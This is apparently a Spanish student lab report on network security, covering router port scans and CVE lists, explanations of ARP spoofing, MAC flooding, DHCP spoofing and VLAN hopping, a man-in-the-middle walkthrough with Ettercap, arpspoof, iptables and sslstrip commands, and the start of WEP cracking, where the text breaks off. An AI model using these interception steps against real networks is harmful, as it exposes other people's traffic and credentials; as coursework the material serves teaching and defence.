

Práctica 4

Seguridad en las redes y sistemas informáticos

Maribel Díaz Galiano 4º IDCD A

PUERTOS MÁS COMUNES ABIERTOS EN ROUTERS

Podemos utilizar *nmap* para escanear los puertos del router:

```
root@kali:~# nmap -sV 192.168.1.1
Starting Nmap 7.00 ( https://nmap.org ) at 2018-01-02 17:54 UTC
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          D-Link/Comtrend DSL modem ftp firmware update
22/tcp    open  ssh          OpenSSH 7.0.0p1 Debian 2.2; protocol 2.0
23/tcp    open  telnet       Dropbear sshd 0.48 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.12 (Ubuntu 2.4.12-1ubuntu1.10)
80/tcp    open  tcpwrapped

MAC Address: F8:8E:85:67:29:76 (Comtrend)
Service Info: OS: Linux; Device: broadband router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:broadcom:bcm963268

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.23 seconds
root@kali:~#
```

Algunos de los puertos más comunes abiertos:

Telnet (puerto 23): nos da la posibilidad de administrar el router por medio de línea de comandos. A continuación, algunas de las vulnerabilidades detectadas:

Port(s)	Protocol	Service	Details	Source
23	tcp	telnet	<p>Telnet is one of the oldest Internet protocols and the most popular program for remote access to Unix machines. It has numerous security vulnerabilities [RFC 854]</p> <p>Trojans that also use this port: ADM worm, Aphex's Remote Packet Sniffer , AutoSpY, ButtMan, Fire HackEr, My Very Own trojan, Pest, RTB 666, Tiny Telnet Server - TTS, Truva Att, Backdoor.Delf variants, Backdoor.Dagonit (109.26.2005)</p> <p>Stack-based buffer overflow in RabidHamster R2/Extreme 1.65 and earlier allows remote authenticated users to execute arbitrary code via a long string to TCP port 23.</p> <p>References: [CVE-2012-1222] [BID-52061]</p> <p>The Emerson DeltaV SE3006 through 11.3.1, DeltaV VE3005 through 10.3.1 and 11.x through 11.3.1, and DeltaV VE3006 through 10.3.1 and 11.x through 11.3.1 allow remote attackers to cause a denial of service (device restart) via a crafted packet on (1) TCP port 23, (2) UDP port 161, or (3) TCP port 513.</p> <p>References: [CVE-2012-4703]</p> <p>Buffer overflow in the Remote command server (Rcmd.bat) in IpTools (aka Tiny TCP/IP server) 0.1.4 allows remote attackers to cause a denial of service (crash) via a long string to TCP port 23.</p> <p>References: [CVE-2012-5345]</p> <p>Hospira Lifecare PCA infusion pump running "SW ver 412" does not require authentication for Telnet sessions, which allows remote attackers to gain root privileges via TCP port 23.</p> <p>References: [CVE-2015-3459]</p> <p>Zuhai RaySharp firmware has a hardcoded root password, which makes it easier for remote attackers to obtain access via a session on TCP port 23 or 9000.</p> <p>References: [CVE-2015-8286]</p> <p>Hughes satellite modems contains default telnet service (port 23) account credentials. A remote attacker could exploit this vulnerability to gain administrative access on affected devices.</p> <p>References: [CVE-2016-9495], [XFDB-122123]</p>	SG

DNS (puerto 53): resuelve hostnames a direcciones IP.

Port(s)	Protocol	Service	Details	Source
53	tcp,udp	DNS	<p>DNS (Domain Name Service) is used for domain name resolution.</p> <p>Apple MacDNS, FaceTime also use this port.</p> <p>There are some attacks that target vulnerabilities within DNS servers. Some trojans also use this port: ADM worm, li0n, MscanWorm, MuSka52, Trojan.Esteen.C (05.12.2005), W32.Spybot.ABDO (12.12.2005).</p> <p>W32.Dasher.B (12.16.2005) - a worm that exploits the MS Distributed Transaction Coordinator Remote exploit (MS Security Bulletin [MS05-051]). Listens for remote commands on port 53/tcp. Connects to an FTP server on port 2121/tcp. Scans for systems vulnerable to the [MS05-051] exploit on port 1025/tcp.</p> <p>Xbox LIVE uses ports 53 tcp/udp, 80 tcp, 88 udp, 3074 tcp/udp.</p> <p>Bonk (DoS) trojan horse also uses port 53 (TCP).</p> <p>Kerio Personal Firewall (KPF) 2.1.4 has a default rule to accept incoming packets from DNS (UDP port 53), which allows remote attackers to bypass the firewall filters via packets with a source port of 53.</p> <p>References: [CVE-2003-1491] [BID-7436]</p> <p>Stack-based buffer overflow in the dns_decode_reverse_name function in dns_decode.c in dproxy-nxgen allows remote attackers to execute arbitrary code by sending a crafted packet to port 53/udp, a different issue than [CVE-2007-1465].</p> <p>References: [CVE-2007-1066] [SECUNIA-24688]</p> <p>Siemens Gigaset SE461 WiMAX router 1.5-BL024.9 6401, and possibly other versions, allows remote attackers to cause a denial of service (device restart and loss of configuration) by connecting to TCP port 53, then closing the connection.</p> <p>References: [CVE-2009-1152] [BID-34220]</p> <p>Cisco IOS is vulnerable to a denial of service, caused by an error in NAT of DNS. By sending specially-crafted DNS packets to TCP port 53, a remote attacker could exploit this vulnerability to cause the device to reload.</p> <p>References: [CVE-2013-5479], [XFDB-87455]</p> <p>haneWIN DNS Server is vulnerable to a denial of service attack. A remote attacker could send a large amount of data to port 53 and cause the server to crash.</p> <p>References: [XFDB-90583], [BID-65024], [EDB-31014]</p> <p>named in ISC BIND 9.x (before 9.9.7-P2 and 9.10.x before 9.10.2.-P3) allows remote attackers to cause denial of service (DoS) via TKEY queries. A constructed packet can use this vulnerability to trigger a REQUIRE assertion failure, causing the BIND daemon to exit. Both recursive and authoritative servers are vulnerable. The exploit occurs early in the packet handling, before checks enforcing ACLs or configuration options that limit/deny service. See: [CVE-2015-5477]</p> <p>Tftpd32 is vulnerable to a denial of service, caused by an error when processing requests. If the DNS server is enabled, a remote attacker could send a specially-crafted request to UDP port 53 to cause the server to crash.</p> <p>References: [XFDB-75884] [BID-53704] [SECUNIA-49301]</p>	SG

HTTP (Puerto 80): un servidor web corriendo la interfaz gráfica usada para administrar el router.

Port(s)	Protocol	Service	Details	Source
80	udp	trojans	<p>W32 Beagle AO@mm - mass-mailing worm with backdoor functionality. Uses its own SMTP engine, discovered 08.09.2004. Opens port 80 tcp & udp.</p> <p>W32 Bobax AF@mm (08.16.2005) - a mass-mailing worm that opens a backdoor and lowers security settings on the compromised computer. It exploits the MS Plug and Play Buffer Overflow vulnerability (MS Security Bulletin [MS05-039]) on port 21/tcp, and by sending copies of itself to gathered email addresses. Also opens a backdoor on a random tcp port and/or port 80/udp.</p> <p>Siemens SINEMA Server before 12 SP1 allows remote attackers to cause a denial of service (web-interface outage) via crafted HTTP requests to port 80 (TCP/UDP). References: [CVE-2014-2733]</p> <p>Multiple directory traversal vulnerabilities in the integrated web server in Siemens SINEMA Server before 12 SP1 allow remote attackers to access arbitrary files via HTTP traffic to port (1) 4999 or (2) 80. References: [CVE-2014-2732]</p> <p>Multiple directory traversal vulnerabilities in the integrated web server in Siemens SINEMA Server before 12 SP1 allow remote attackers to access arbitrary files via HTTP traffic to port (1) 4999 or (2) 80. Reference: [CVE-2014-2731]</p> <p>Port 80 udp is also used by some games, like Alien vs Predator (Activision).</p>	SG

UPNP (puerto 5000): es un protocolo de comunicación que permite a los dispositivos encontrar y configurar otros dispositivos de red. Ha sido habilitado por defecto en routers de usuarios desde 2002 o 2003. UPnP es un sistema *zero-authentication* (no se requiere contraseña) que permite a dispositivos de red descubrir y conectarse con otros dispositivos de red en una **red local privada**. Por tanto, no debería estar expuesto a Internet público. Su exposición da acceso directo a los atacantes a la red.

Port(s)	Protocol	Service	Details	Source
5000	tcp,udp	UPnP	<p>Universal Plug and Pray - "Universal Plug and Play (UPnP) is an architecture that supports peer-to-peer Plug and Play functionality for network devices." MSKB - Universal PnP</p> <p>UPnP discovery/SSDP is a service that runs by default on WinXP, and creates an immediately exploitable security vulnerability for any network-connected system. Filtering this port proactively prevents XP systems from being remotely compromised by malicious worms or intruders. Here is a list of some known vulnerabilities with UPnP:</p> <ul style="list-style-type: none"> MS Security Bulletin [MS01-054] MS Security Bulletin [MS01-059] UPnP Vulnerabilities <p>Trojan Horses that use port 5000: Back Door Setup, Blazer5, Bubbel, ICKiller, Ra1d, Sockets des Troie</p> <p>Trojan Webus B - DDos attack trojan, kills antivirus services, 10.05.2004. Uses port 5000/tcp for a DDos attack.</p> <p>W32 Mytob HH@mm (07.12.2005) - a mass-mailing worm with backdoor capabilities. Connects to an IRC server and listens for remote commands on port 26418/tcp. Also opens a backdoor on port 5000/tcp.</p> <p>Stack-based buffer overflow in Hospira Communication Engine (CE) before 1.2 in LifeCare PCA Infusion System 5.07, Plum A+ Infusion System 13.40, and Plum A+3 Infusion System 13.40 allows remote attackers to cause a denial of service or possibly have unspecified other impact via traffic on TCP port 5000. References: [CVE-2015-7909], [XFDB-110113]</p> <p>A denial of service vulnerability has been identified in Go2Call. The problem is that Go2Call doesn't handle long bogus UDP packets. This allows malicious people to crash the application by sending a 1500 byte long packet to port 5000/udp. References: [SECUNIA-9673]</p> <p>SenNet Optimal DataLogger appliance, Solar DataLogger appliance and Multitask Meter could allow a remote attacker to bypass security restrictions, caused by no authentication mechanism implemented for the Telnet service. By connecting to Telnet service using TCP port 5000, an attacker could exploit this vulnerability to bypass access restrictions to connect to the shell and issue commands. References: [XFDB-124381]</p>	SG

Algunos bugs en routers:

- **D-Link DIR-600/300 Router Unauthenticated Remote Command Execution (octubre 2017):** un atacante puede explotar esta vulnerabilidad ejecutando código arbitrario en el router afectado, como el DIR-600, un router Wi-Fi N.
- **Más vulnerabilidades en routers D-Link (septiembre 2017):** Afectan a los routers DIR890L, DIR885L, DIR895L y otros DIR8xx.
 - o La primera vulnerabilidad se basa en *phpcgi*. *phpcgi* es un enlace simbólico a *cgibin* y es responsable de procesar peticiones a páginas *.php*, *.asp* y *.txt*. Parsea datos enviados via URL, cabeceras HTTP o en el cuerpo de peticiones POST. Por ejemplo, *phpcgi* procesa página web que hace de interfaz con configurar nuestro router. Una petición maliciosa a <http://192.168.0.1/getcfg.php>, puede saltarse la comprobación de la autorización y ejecutar un script que devuelve el usuario y contraseña del router.
 - o Hay un bug relacionado con HNAP (un protocolo de administración de dispositivos de red), en la que una petición maliciosa a <http://192.168.0.1/HNAP1/> puede causar un stack overflow que permite la ejecución de comandos con privilegios root.

- **En dispositivos gateways AT&T (agosto 2017):** En el lado WAN, una petición HTTP al puerto abierto 49152 permite saltarse el firewall del dispositivo y abrir una conexión proxy TCP con el dispositivo. Este proceso requiere un valor de tres bytes predecible seguido por la dirección MAC. En el lado LAN, el atacante puede autenticarse en el puerto 49955 a la interfaz web admin con el nombre de usuario “tech” y la contraseña vacía. Finalmente, alguien que sepa el número de serie del dispositivo puede usar un nombre de usuario y contraseña *harcoded* para autenticarse en el dispositivo en el puerto 61001. No está claro si en el lado WAN o LAN.

Referencias:

<https://security.stackexchange.com/questions/11521/router-ports-open>

<https://routersecurity.org/bugs.php>

<https://embedi.com/blog/enlarge-your-botnet-top-d-link-routers-dir8xx-d-link-routers-cruisin-bruisin/>

<https://routersecurity.org/hnap.php>

<https://www.speedguide.net/ports.php>

WIRESHARK

4.1 ARP spoofing


ARP es un protocolo de la capa 2 en el modelo OSI de comunicaciones, que básicamente se encarga de resolver direcciones IP y MAC.

Cuando una aplicación se quiere comunicar con otra, usará el protocolo IP para identificar la máquina de destino, pero teniendo en cuenta que las direcciones IP pueden cambiar y las MAC no, es necesario asociar las IPs a las MACs. Para ello se utiliza el protocolo ARP, de modo que cuando un paquete llega a una máquina, esta comprueba que en la cabecera se indique su MAC y si no coincide con la suya, ignorará el paquete.

Todos los datos asociados pueden verse en una tabla ARP. Si la aplicación quiere enviar un paquete a una IP que no se encuentra en la tabla, tendrá que preguntar por ella. Entonces, hará un *broadcast* preguntando a todos los ordenadores para ver cuál de ellos tiene la IP deseada. Responderá solo la máquina que tenga esa dirección IP, diciendo a la vez cuál es su MAC. En este momento, todas las máquinas actualizarán sus tablas ARP con la nueva información de la IP y la MAC, no solo la que hizo la pregunta.

El envenenamiento consiste básicamente en inundar la red con paquetes ARP indicando que **nuestra MAC es la asociada a la IP de la víctima y a la del router**, por lo que cualquier máquina que quiera enviar algo a la víctima o al router (fuera de la red), nos lo enviará realmente a nosotros, porque en el momento de preguntar por la IP de la víctima o el router, verá que la MAC asociada es la nuestra, por lo que el paquete será enviado a nosotros.

En Wireshark veremos muchos avisos con el mensaje “**(duplicate use of <IP> detected!)**”:



4.2 Port flooding

Un atacante conectado al puerto de un switch, inunda la interfaz de este último con un gran número de frames Ethernet con diferentes direcciones MAC falsas.

Un switch tiene una tabla de direcciones MAC que contiene información de red como las direcciones MAC disponibles en cada puerto físico y parámetros VLAN asociados. Cuando un switch recibe un frame, mira en la tabla MAC para saber por cuál puerto debe mandar el frame. Si la dirección MAC del ordenador conectado a este puerto existía desde antes en la tabla, el frame es mandado al puerto indicado en la tabla. Si no existe una entrada con la dirección MAC o la tabla MAC está llena, **el switch actúa como un hub** y manda el paquete a todos los puertos del switch. En condiciones normales el switch aprende todas las direcciones MAC conectadas a sus puertos y envía los frames solo al puerto destino especificado, en un intento de hacer llegar el frame a su destino.

Si tenemos la posibilidad de conocer el número de direcciones MAC descubiertas en la red, uno de los indicios que nos dicen si estamos sufriendo un port flooding es que haya demasiadas direcciones MAC descubiertas. Por ejemplo, si nuestra red es pequeña, ¿cómo puede haber diez mil direcciones MAC?

En Wireshark podríamos ver avisos “[Malformed packet]”, ya que la herramienta *macof* que se puede utilizar para realizar el ataque, construye paquetes TCP sin tener en cuenta las especificaciones del protocolo.

346 13.300620	39.39.218.123	67.129.128.67	TCP	[Malformed Packet]
347 13.301344	65.30.29.120	192.164.170.9	TCP	[Malformed Packet]
348 13.302264	82.8.242.103	225.173.109.6	TCP	[Malformed Packet]
349 13.303184	88.125.244.10	81.219.96.39	TCP	[Malformed Packet]
350 13.305176	92.236.234.36	103.223.24.56	TCP	[Malformed Packet]
351 13.306176	40.255.13.13	57.31.185.74	TCP	[Malformed Packet]

4.3 DDoS attacks

Un ataque de denegación de servicio distribuido es un ataque en el que varios sistemas comprometidos atacan un objetivo, como un servidor, y causan una denegación de servicio a los usuarios que usan el recurso. La inundación de mensajes, peticiones de conexión o paquetes malformados fuerzan al sistema a ralentizarse o caerse, “denegando” el servicio a los usuarios o sistemas legítimos.

En Wireshark veremos que, en un intervalo muy corto de tiempo, existen **numerosos intentos de conexión** por parte de una máquina a otra por el puerto 80, por ejemplo.

4.4 DHCP spoof

Consiste en asignar parámetros de configuración DHCP desde un **servidor DHCP no autorizado**. El atacante debe conocer la configuración de la red y podrá simular una asignación correcta al host, pero indicando, por ejemplo, como puerta de enlace la dirección del atacante, de modo que este se convierte en la puerta de enlace predeterminada del host y gana una posición de intermediario (MiTM).

En Wireshark, Podemos filtrar para que veamos sólo las tramas DHCP que **no** contengan la IP de la puerta de enlace o un servidor DNS legítimo.

4.5 VLAN hopping

Una VLAN es una red de área local con una definición que mapea dispositivos en base a otras características, por ejemplo, departamento, tipo de usuario, aplicación principal, etc. Consiste en una o varias redes lógicas independientes dentro de una misma red física.

VLAN hopping es un método de atacar múltiples VLANs enviando paquetes a una VLAN que normalmente **no es accesible** desde el atacante. Este ataque se realiza principalmente a través del *Dynamic Trunking Protocol (DTP)*. Frecuentemente, también se realizan con los protocolos de encapsulación *802.1q* o *ISL*. Hay dos tipos de ataques VLAN hopping:

Switch spoofing

Consiste en configurar un sistema para que actúe como un switch. Esto requiere que el atacante emule 802.1q o ISL, es decir, usando DSL. Si el ataque tiene éxito, entonces el atacante es un miembro de todas las VLANs.

Double tagging

El atacante etiqueta los frames transmitidos con **dos cabeceras VLAN diferentes**. El primer switch desencapsula la primera cabecera, y entonces manda el frame con la cabecera restante al equipo de la VLAN víctima. De esta forma puede “saltar” entre VLANs.

En Wireshark podemos ver el doble encabezado del método si examinamos el frame en profundidad.

```

Frame 6 (50 bytes on Wire, 50 bytes captured)
  ▷ Ethernet II, Src: 3com_03:04:05 (00:01:02:03:04:05), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
    ▷ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
    ▷ Source: 3com_03:04:05 (00:01:02:03:04:05)
      Type: 802.1Q Virtual LAN (0x8100)
      ▷ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 11
        000. .... .... = Priority: 0
        ...0 .... .... = CFI: 0
        .... 0000 0001 = ID: 11
        Type: 802.1Q Virtual LAN (0x8100)
      ▷ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 10
        000. .... .... = Priority: 0
        ...0 .... .... = CFI: 0
        .... 0000 0000 1010 = ID: 10
        Type: IP (0x0800)
    ▷ Internet Protocol, Src: 192.168.0.1 (192.168.0.1), Dst: 255.255.255.255 (255.255.255.255)
    ▷ Internet Control Message Protocol

```

Referencias:

- https://www.incibe.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridad_analisis_trafico_wireshark.pdf
- <https://www.welivesecurity.com/la-es/2014/02/11/como-funciona-arpspoof/>
- <http://www.omnisecu.com/ccna-security/what-is-mac-flooding-attack-how-to-prevent-mac-flooding-attack.php>
- <http://searchsecurity.techtarget.com/definition/distributed-denial-of-service-attack>
- <https://www.solvetic.com/tutoriales/article/1313-ataque-dhcp-spoofing-simple/>
- <https://es.wikipedia.org/wiki/VLAN>
- <http://itsecurity.telelink.com/vlan-hopping/>
- <http://searchsecurity.techtarget.com/definition/VLAN-hopping>

MiTM


Primero ponemos nuestra tarjeta de red en modo monitor con *airmon-ng*.

A continuación, abrimos Ettercap (herramienta capaz de actuar como *sniffer*), hacemos click en *Sniff > Unified* y seleccionamos la interfaz con la que queremos capturar el tráfico, en este caso wlan0.

Luego, pasamos a hacer el ataque man-in-the-middle, a través de envenenamiento ARP (*ARP Poisoning*). Para ello, hacemos click en *MiTM > ARP Poisoning* y seleccionamos la opción “*Sniff remote connections*”:




Escaneamos los dispositivos conectados a nuestra red haciendo click en *Hosts > Scan for hosts* y después, para visualizarlos, pulsamos en *Hosts > Hosts list*:



Ahora abrimos Wireshark.

Podemos apreciar el ataque ARP Poisoning ya que vemos el mensaje de que hay entradas duplicadas en la tabla del router, que nos avisa. Por esto, este ataque es muy ruidoso:



Para comprobar que funciona y que estamos recibiendo el tráfico de la víctima, visitamos una página HTTP (no HTTPS), en este caso la de la RAE:

Applications Places wlan0 File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Man in the Middle/Wired... x Real Academia Española - Mozilla Firefox

www.rae.es

No es HTTPS

REAL ACADEMIA ESPAÑOLA

Diccionarios

Discionario de la lengua española

Diccionario panhispánico de dudas

Diccionario del español jurídico

Nuevo diccionario histórico

Diccionario de americanismos

Diccionarios anteriores (1726-2006)

Actualizaciones en el DLE

3345 nuevas modificaciones con respecto a la edición publicada en 2014

Noticias

Aniversarios académicos

2. 2018
En 2018 se conmemoran los aniversarios –nacimientos y fallecimientos– de diferentes miembros de la RAE. Entre ellos, Ramón Méndez Pidal, Emilio Llorente y Félix de Llano.

Felicón y posverdad

El director de la RAE, Darío Villanueva, ha impartido hoy en la Fundación Barrié (La Concha) una conferencia sobre la posverdad, un término de reciente inclusión en la versión electrónica del DLE.

Aurora Egido, secretaria general

Aurora Egido y Carme Riera, elegidas secretaria y vocal, respectivamente, tras las votaciones del Pleno de la corporación.

Ortografía

Ortografía 2010

Primera ortografía

Biblioteca

Catálogo general

Utilizamos cookies propias y de terceros para mejorar nuestros servicios. Si continúa navegando, entenderemos que acepta su uso.

Firebox automatically sends some data to Mozilla so that we can improve your experience.

Choose What I Share

Probamos también desde un móvil:

Si probamos a buscar algo:

Somos capaces de ver qué ha buscado el usuario, en este caso, la palabra "Casa".

Un ejemplo con credenciales:

Pero si probamos con una página HTTPS, no podremos ver el contenido porque estará cifrado:

Para descifrar tráfico HTTPS existen herramientas como *sslstrip* y *bettercap*.

sslstrip captura el tráfico HTTPS del navegador y las pasa al servidor como una petición HTTP (le quita la "S" a la petición). En el navegador la URL saldrá como HTTP, aunque mientras el usuario no se dé cuenta... En este momento el tráfico dejará de estar cifrado.

La política HSTS que implementan los navegadores compatibles, mantiene una lista de todos los sitios web que aceptan HTTPS y no aceptan peticiones HTTP para ellos. sslstrip todavía puede funcionar si es la primera vez que el usuario visita la página web y nosotros estamos escuchando. Entonces, hay otra herramienta que se puede usar: *mitmf*.

bettercap es un framework que se utiliza para realizar ataques MiTM. Tiene características adicionales a Ettercap.

Nota: He probado con sslstrip y con bettercap, aunque sin éxito para páginas HTTPS:

Primero lanzamos *arpspoof*:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -i wlan0 -t 192.168.1.34 192.168.1.1
34:23:87:5:34:cf 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 34:23:87:5:34:
cf
34:23:87:5:34:cf 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 34:23:87:5:34:
cf
34:23:87:5:34:cf 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 34:23:87:5:34:
cf
34:23:87:5:34:cf 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 34:23:87:5:34:
cf
34:23:87:5:34:cf 0:0:0:0:0:0 0806 42: arp reply 192.168.1.1 is-at 34:23:87:5:34:
cf
```

Después, habilitamos el port forwarding y configuramos iptables para que redirijan el tráfico del puerto 80 al 8080, donde tendremos escuchando a sslstrip.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# echo "1" > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 8080
root@kali:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

Para ver lo que descifra sslstrip, abrimos el archivo *sslstrip.log*:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# tail -f sslstrip.log
[
```

bettercap tampoco me funciona con páginas HTTPS (por lo menos con las que he probado):

Referencias:

https://charlesreid1.com/wiki/Man_in_the_Middle/Wired/ARP_Poisoning_with_Ettercap

<http://martra.udala.com/como-hacer-un-man-in-the-middle-con-sslstrip-asi-se-roban-las-contrasenas/>
<https://security.stackexchange.com/questions/8145/does-https-prevent-man-in-the-middle-attacks-by-proxy-server>

<https://hackpuntos.com/obtener-credenciales-https-con-bettercap-y-sslstrip/>

CIFRADO

WEP

Primero, configuraremos el router para que utilice cifrado WEP. En mi caso, lo he hecho entrando la configuración del router a través de su dirección IP **192.168.1.1**.

Wireless - Security

This page allows you to configure security features of the wireless LAN interface.

You may setup configuration manually:

- Or
- through WiFi Protected Setup(WPS)

Note: When both STA PIN and Authorized MAC are empty, PBC is used. If Hide Access Point enabled or Mac filter list is empty with "allow" chosen, WPS2 will be disabled.

WPS Setup

Enable WPS:

Manual Setup AP

You can set the network authentication method, selecting data encryption, specify whether a network key is required to authenticate to this wireless network and specify the encryption strength. Click "Apply/Save" when done.

Select SSID:

Network Authentication:

WEP Encryption:

Encryption Strength:

Current Network Key:

Network Key 1:

Network Key 2:

Network Key 3:

Network Key 4:

Enter 13 ASCII characters or 26 hexadecimal digits for 128-bit encryption keys
Enter 5 ASCII characters or 10 hexadecimal digits for 64-bit encryption keys

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Ahora, pasamos a romper la clave.

Escaneamos en busca de nuestra red objetivo:

```
root@kali: ~
File Edit View Search Terminal Help
CH 5 ][ Elapsed: 6 s ][ 2018-01-02 20:24
          BSSID      PWR  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
F8:8E:85:67:29:77 -30       6     1   0   1 54e  WEP  WEP    MOVISTAR_2976
00:4A:77:E9:57:1A -34       2     0   0   6 54e  WPA2 CCMP  PSK  MIWIFI_2G_ffce
64:16:F0:49:98:4A -36       3     0   0   6 54e  WPA  CCMP  PSK  vodafone9849
DC:53:7C:8B:19:DB -61       4     1   0   1 54e  WPA2 CCMP  PSK  ONOC46D
B0:EA:BC:18:B5:9C -64       3     0   0   0 11 54e  WPA2 CCMP  PSK  MOVISTAR_B59B
